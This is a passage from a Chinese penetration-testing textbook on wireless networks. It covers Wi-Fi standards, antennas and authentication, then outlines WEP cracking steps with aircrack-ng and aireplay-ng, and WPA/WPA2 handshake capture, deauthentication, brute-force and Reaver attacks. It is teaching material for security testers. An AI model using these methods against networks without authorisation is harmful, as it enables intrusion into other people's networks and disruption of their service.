大部分无线网络用户并不知道存在多个不同的标准，他们只知道，打开他们最新设备上的Wi-Fi开关就能看到可接入的无线网络。虽然并不需要成为一名无线网络工程师并了解每一项技术的生僻细节才能破解无线网络，但笔者认为，对各项技术基础知识及其兼容性问题的理解，是渗透测试者要拥有的一项宝贵技能。

表13.1列出了在用的不同无线标准，包括最新的标准。

表13.1 在用的IEEE无线标准

类型	频率(GHz)	速度(Mbps)	范围(英尺)
802.11a	5	54	75
802.11ac	5	433 Mbps–3 Gbps	100+
802.11b	2.4	11	150
802.11g	2.4	54	150
802.11n	2.4/5	最高600	约100
蓝牙	2.4	1-3 (第一代)	33

尽管最初的无线网络速度较慢，除了某些十分特化的环境之外并不流行，但自从802.11b 于21世纪初登场以及802.11a在其不久后出现以来，新的标准开始流行。当时无线网络的使用出现了爆炸式增长，但网络速度依然不甚理想。从无线网络最初推出开始，又出现了诸如802.11g和802.11n等标准，使网络速度得以提升，同时保持了与旧标准(即802.11b)的兼容性。一个无线接入点的例子如图13.1所示。

最新的标准802.11ac，也被非正式地称为千兆无线或5G无线，代表了无线技术领域的最高水平。 依靠802.11ac技术的速度与可用技术的优点，在未来几年中，将能在市场上见到更多的802.11ac设备，以及其支持技术的不可避免地涌现。一个较新的802.11ac接入点如图13.2所示。



图13.1　一种无线接入点



图13.2　802.11ac接入点

13.1.2　比较5GHz和2.4GHz无线网络

除了显而易见的频率差异外，5GHz和2.4 GHz网络有什么区别？2.4GHz的高度普及，似乎说明了市场已经做出了该频率更好的选择，但实际上还有很多因素需要考虑。该频率体现出一些限制，虽然这些限制对于最终用户来说并不明显，但你应当有所了解。

2.4GHz频率最大的问题之一是它所在的频谱比较拥挤。许多设备，例如无绳电话、微波炉、游戏控制器等，均运行在2.4 GHz频段，从而与Wi-Fi通信竞争同一个频谱空间，原因在于2.4GHz是一个较旧的频段。在人口密度较大的地区，流量、接入点、网卡以及其他设备的数量通常会引发冲突和干扰。令问题愈加严重的是，智能手机和其他移动设备也会令拥堵雪上加霜。

2.4GHz的另一个问题是它基本不受管制，因此高功率天线、高功率网卡和接入点可能会对附近的网络产生负面影响。

5GHz网络为过度拥挤的2.4GHz网络提供了一个替代方案。该频段没有那么拥堵，而且它与只有3个互不重叠的信道的2.4GHz网络不同，5GHz网络有23个互不重叠的信道，这样网络因为设备重叠的概率较低，能够更好地处理流量。每个通道都有20MHz的带宽，使其可以达到比2.4GHz频段高得多的速度(整个2.4GHz频段的宽度仅为80MHz)。

表13.2给出了两种标准的对比。

表13.2　两种频率的简要对比

	2.4GHZ	5GHZ
覆盖范围	频率低、范围广，容易穿过障碍物	频率高、范围窄，不易穿过障碍物
干扰	高，因为存在大量同频设备	较少，因为普及度较低
普及度	普及度很高，受到良好支持	普及度不如2.4，但一直在增长
成本	由于大量设备默认支持该频率，成本低	成本低，除非从2.4GHz升级到5GHz；此时要考虑将现存设备升级到5的成本

目前大多数设备都同时支持这两种频率，所以如何在两者之间做出选择不是大问题，但其限制和优点仍是客观事实。

13.1.3　识别无线网络的组件

无线技术具有一套特殊行话和术语。可能你并不了解全部术语，但是熟悉它们非常重要，因此本书会介绍每个术语，及其含义或使用场合。

服务集标识符(Service Set Identifier，SSID)

这是无线接入点广播的名称，用于向潜在客户端标识自身。 你应该已经见过，你喜爱的无线客户端显示的可用无线网络列表中，以文本字符串的形式出现的SSID。 该名称可以由字母和数字组合而成。

SSID用于向客户端标识无线网络。 但是，无线网络可以根据情况显示或隐藏其SSID。 在开放网络中，SSID是可见的，任何搜索它的客户端均能看到。 在封闭的网络中，SSID不可见，有时称其为“隐形”的。

关联(Association)

无线接入点和无线客户端在准备交换信息时的连接称为关联。

热点(Hotspot)

热点是为诸如咖啡店、机场、图书馆、大厅或类似地点的区域提供无线接入的位置。

接入点(Access Point，AP)

用于建立无线网络的硬件设备或软件应用程序。 客户端连接到接入点以使用网络服务。

在使用消费电子商店销售的标准接入点时，更换天线不是一个可选项。 然而，对于更大、功率更强的企业接入点，天线的选择就要重要得多。下文将介绍可能会遇到的不同类型的天线，以及其对安全人员有何意义。

第一种类型的天线如图13.3所示，是一种称为八木(Yagi)天线的定向天线。 该天线采用单向，并将RF信号聚焦于特定路径的设计。该类型天线在站点到站点间传输需要聚焦、可靠的波束的应用场景中十分常见。从安全的角度而言，这种类型的天线通过将信号限制在较小的区域来提高安全性。作为渗透测试者，你会发现使用便携式八木天线在进行

无线网络调查或攻击时非常有用。




图13.3　八木天线

第二种类型是一种更常见的天线类型，称为全向天线。此类天线会向各个方向发出无线电能量，但通常在某些方向的信号比其他方向更好。一种全向天线如图13.4所示。此类天线已成为大多数消费级接入点、USB无线适配器和其他消费级设备的事实标准。




图13.4　全向天线

抛物面天线在远距离应用中极为普遍。这种类型的天线外形像一个碟子，是一种高度定向的天线，因为它在一条轴线上发送和接收数据。这种天线类型的一大优点在于其盘面能够捕获平行的电波信号，并将其聚焦到单个接收点；这种特性显著提升了信号接收有效距离。 在许多情况下，这种类型的天线可以接收到10英里距离外的Wi-Fi信号。 一种抛物面天线如图13.5所示。




图13.5　抛物面天线

对于渗透测试者而言，该类型的天线在需要接入到距离较远的网络时特别有用。

需要注意的是：图13.5的天线采用的是线框，而不是实心板状设计。对于RF信号而言，碟形抛物面是实体还是由线框构成没有任何区别，其功能和性能完全相同。图13.5 所示的天线设计有助于抵抗大风或雪的影响(可能会影响实体碟形天线)。

有些时候也会使用如图13.6所示的平板天线。 这种类型的天线是很有用的，因为它具有与八木天线相同的优点，但波束更宽。 它和八木天线和抛物面天线同样，也能够发送一个强波束，并且接收微弱的信号。



图13.6　平板天线

还有其他一些类型的天线可用于Wi-Fi系统，但这些天线要么应用场景非常特殊，要么其优点对于正常使用场景毫无意义。

可以购买现成的天线，不过对于某些应用，自制天线会更好。有一种称为“罐头天线

(cantenna)”的自制天线，它是由一个罐头盒加上接收器等制成的，如图13.7所示。



图13.7　罐头天线

为何要制作一个罐头天线？ 最大的原因是它们易于构造，可以定制，易于按特定的目的进行调整，并且易于隐藏。 过去，有的人曾使用“品客”薯片罐到汤罐头的各种罐子制作这种天线。

13.1.4　Wi-Fi认证模式

与接入点关联的客户端不仅必须在范围内并使用正确协议，而且还必须执行某种认证。 认证有两种主要类型：

开放式

开放系统认证(Open System Authentication，OSA)用于允许任何客户端连接接入点的场合。当认证帧从客户端发送到接入点(AP)时，将发生这种类型的认证。当AP接收到帧时，验证其SSID，如果结果正确，则AP向客户端发送一个验证帧，从而完成连接过程。需要注意，该过程的完成并不意味着客户端能够访问网络资源，只是客户端可以连接到该接入点。

共享密钥式

共享密钥认证与OSA不同。客户端提前接收密钥，并使用该密钥连接到网络。

下列步骤说明了共享密钥认证的工作原理：

(1) 客户端向接入点发送一个认证请求。

(2) 接入点向客户端返回一个质询信息。

(3) 客户端使用其配置的共享密钥对质询信息进行加密。

(4) 接入点使用相同的共享密钥解密质询信息；如果响应匹配，则客户端认证通过并被授予访问网络的权限。

13.2 攻破无线加密技术

无线网络对公司吸引力不足的原因之一就是安全性缺失或薄弱。由于无线网络通过空间传输信号，所以信息比在有线网络上更容易受到攻击。如果没有充分的保护，信息易于被第三方嗅探甚至捕获。为了克服这个问题，通常会采用加密措施，以降低拦截的可能性。

下面是用于保护无线网络的三种最常用的技术：

有线等效保密(Wired Equivalent Privacy，WEP)

最早和最弱的技术，WEP标准是提供无线安全的最初尝试，在其出现后不久，就被发现存在缺陷，十分易受攻击。

Wi-Fi保护访问(Wi-Fi Protected Access，WPA)

WPA作为WEP的主要后继者，旨在解决WEP的诸多安全问题。虽然它成功地解决了许多问题，比WEP要强大得多，但它仍然存在一些漏洞。 WPA使用TKIP和AES加密作为其保护信息的主要机制。

WPA2

WPA2是WPA的后继者，旨在解决WPA中的问题。 WPA2更为强大，并采用更强的AES和CCMP形式的加密。该标准还有一个使用更强系统(如EAP和TKIP)的版本。 WPA2还分别针对个人和企业提供了不同的部署方法

这些安全协议看似字母排列都差不多，那么到底哪种最好用？哪种最脆弱？哪种最强？接下来就将分门别类地阐述网络无线安全。

13.2.1 破解WEP

当无线网络首次公开推出时，其安全性需求就已显而易见，无线网络的创造者使用WEP来提供这种能力。WEP是可用于无线网络的最早的安全协议，也是最脆弱的。

当WEP最初与802.11b标准一同推出时，其目标是使无线网络与有线网络一样安全。不过，事实证明，这种技术并未达到要求。从表面上看，WEP似乎是一种优良的技术，它使用了众所周知、口碑良好的加密协议(如RC4)，但实际上其实现非常差。目前已知它是

最弱的无线安全协议。虽然提出WEP协议时本意良好，但实际上十分薄弱。究其原因，WEP是由不熟悉密码学的人员设计，并且没有寻求熟悉该技术者的帮助。因此，在WEP设计过程中所使用的优良技术，如RC4，并未得到有效使用。

WEP旨在提供以下功能：

- 防止通信窃听，减少未经授权的数据泄露
- 检查整个网络中的流动的数据的完整性
- 使用一个共享密钥在传输之前加密数据包
- 通过一个轻量级、高效率的系统，提供机密性、访问控制和完整性

其问题源于以下情况：

- 协议设计时没有征询学术界的意见。
- 该协议没有密钥分发机制，而依赖于预共享密钥。由于工作量问题，导致许多用户永远不会更改密钥。
- 攻击者获得足够的密文和明文后，即可分析和获得密钥。

无疑，你对WEP协议的糟糕和不堪使用已早有耳闻。接下来将介绍的是如何破解WEP，说明其过程和组合使用各种技术的方法。

要从头到尾执行此破解过程，包括破解密钥的过程，请按照下列步骤操作：

(1) 在接入点的特定频道上，以监控模式启动攻击系统上的无线接口。此模式用于观察数据包，但不连接到任何接入点。

(2) 使用无线设备探测目标网络，以确定是否可以执行数据包注入。

(3) 选择aireplay-ng等工具，对接入点进行虚假认证。

(4) 启动Wi-Fi嗅探工具以捕获初始化向量(Initialization Vectors，IV)。如果使用aireplay-ng，可以拦截ARP请求报文并重新注入网络，导致生成更多的报文，以供捕获。

(5) 运行Cain & Abel或aircrack-ng等工具，从流量数据中提取加密密钥。

13.2.2　从WEP转换到WPA

在发现WEP有非常严重、无法弥补的缺陷后，人们引入了Wi-Fi保护访问(Wi-Fi Protected Access，WPA)机制。WPA设计为一种软件升级，而不需要完全的硬件升级，从而可以通过服务包或软件更新简单地实现。

WPA协议引入的最重要的变化是使用TKIP系统增强了数据加密。TKIP是一种用于定期动态更改密钥的协议；相比之下，WEP将在人们物理更改密钥前，使用相同的密钥。这一动态密钥更改特性使得WPA比WEP更难破解。

WPA受以下缺陷影响：

- 用户选择的弱密码
- 数据包欺骗

13.2.3 破解WPA和WPA2

要破解WPA，必须使用不同于破解WEP的方法。幸运的是，Kali Linux中有最好的WPA攻击工具之一，Reaver，免费可用。Reaver能够通过尝试获取用于访问网络的WPA预共享密钥信息，利用无线路由器中的漏洞。

WPA2是WPA的升级，用于修复原始协议的缺陷。WPA大大增强了安全性，同时保持对802.11i标准的兼容。

WPA和WPA2都饱受可供渗透测试者利用的漏洞困扰。每个漏洞都提供了一种攻破在其他方面很强大的协议安全机制的途径。

那么，如何攻击WPA和WPA2呢？

离线攻击(Offline Attack)

离线攻击需要足够靠近接入点，分析客户端和接入点间称为“握手”的过程。握手是指初始连接尝试时发生的认证或关联过程。由于此时会进行初始同步或密钥交换，需要做的，就是监视和捕获该过程，并离线破解密钥。离线攻击之所以有效，是因为握手信息每一次都是使用明文，所以能够积累足以获取密钥的信息。

解认证攻击(Deauthentication Attack)

该类型的攻击用于解决监视客户端和AP之间握手过程的问题，欺骗二者中断并重新连接(从而重复握手过程以便监视)。与离线攻击十分类似。解认证攻击需要捕获握手过程并破解密钥。

提取密钥

在每个客户端都输入了预共享密钥的情况下，可以物理访问客户端，并从中获取密钥。

暴力破解WPA密钥

技术含量最低的攻击是古老的暴力破解。这种攻击通常使用诸如aircrack、aireplay或KisMac之类的工具，暴力破解密钥。这种攻击的缺点是解出密钥可能需要很长时间或大量计算能力。攻击也可能会锁定接入点，或触发攻击检测机制。

虽然也可以使用基于Linux的工具(如Kali Linux或aircrack-ng套件)进行这些攻击，但还有其他可用选项。一个名叫Pwnie Express的公司，推出了两种设备Pwn Pad和Pwn Phone，能够使得无线网络的破解比以往任何时候都容易。这两种设备都提供了一套内置的工具，用于各种安全审核和测试，其中包括能够快速破解WEP、WPA和WPA2的工具。两者都具有使用诸如Nexus 5和Nexus 7之类的现成硬件的优点，这使得它们非常容易隐藏。当有第三方检查它们，外观不会过于可疑。缺点是它们售价相当昂贵——每台一千美元以上。

虽然可以购买Pwn Pad或Pwn Phone等设备，但它们可能不是最佳或最具效费比的选择。这两种设备都可以通过从eBay购买相应的平板电脑或手机，并使用Pwnie Express提供

的免费版本(称为社区版)的操作系统，进行自制。

还可以使用流行程度高得多的Kali Linux 渗透测试操作系统的Kali NetHunter版本，从头开始制作自己的设备。选择这条路线的好处，是该系统可以在更多的硬件设备上工作，更灵活、文档完善得多、高度可定制——并且免费。

13.2.4　了解无线部署选项

有多种方式部署无线网络。作为一名渗透测试者，应该了解这些不同的类型，因为它们可能在以后计划或实施渗透测试时有用。了解各种类型的无线网络部署，对于规划攻击时极有帮助。例如，识别出一个4G热点，可能使你能够定位一个使用其手机连接到该无线网，同时仍然连接到物理的用户。在这种情况下，该用户可能打开了一个接入主网络的后门。如果希望执行拒绝服务攻击并切断不同位置之间的连接，则以点对点WLAN作为攻击目标可能会有效。

现在建立无线网络的常见方法之一是使用3G/4G热点。 3G/4G热点是通过使用一个特殊的具备蜂窝网络功能的接入点，或是一台只需要简单地“按”某个按钮即可转换成一个接入点的手机部署的无线网络。这些类型的设备十分常见，因为几乎每台智能手机都将该功能作为一项标准功能。一个4G热点的例子如图13.8所示。



图13.8　4G热点

使用蜂窝接入点的网络具有另一个共同特性：它们的外形。许多此类接入点外形尺寸很小，并且可能使用手机或平板电脑的形式。这两种设备说明了此类接入点的一个优点，同时也是一个安全问题：它们看起来不像一个接入点，并且只是一个极为常见的设备的组成部分。 这样的设备可以很容易地隐藏起来，并且与随身携带的日常用品混在一起，因此不会引起怀疑。

对现有网络的扩展是一种使用连接到有线网络的接入点，以进一步扩展现有网络的覆盖范围的网络部署类型。有趣的是，在这种类型的网络上使用的接入点可以是硬件或软

件。后一类型的接入点(软件型)通常是通过将无线适配器共享到其他设备，从而令其可连接到客户端实现。这种网络部署的示意图如图13.9所示。

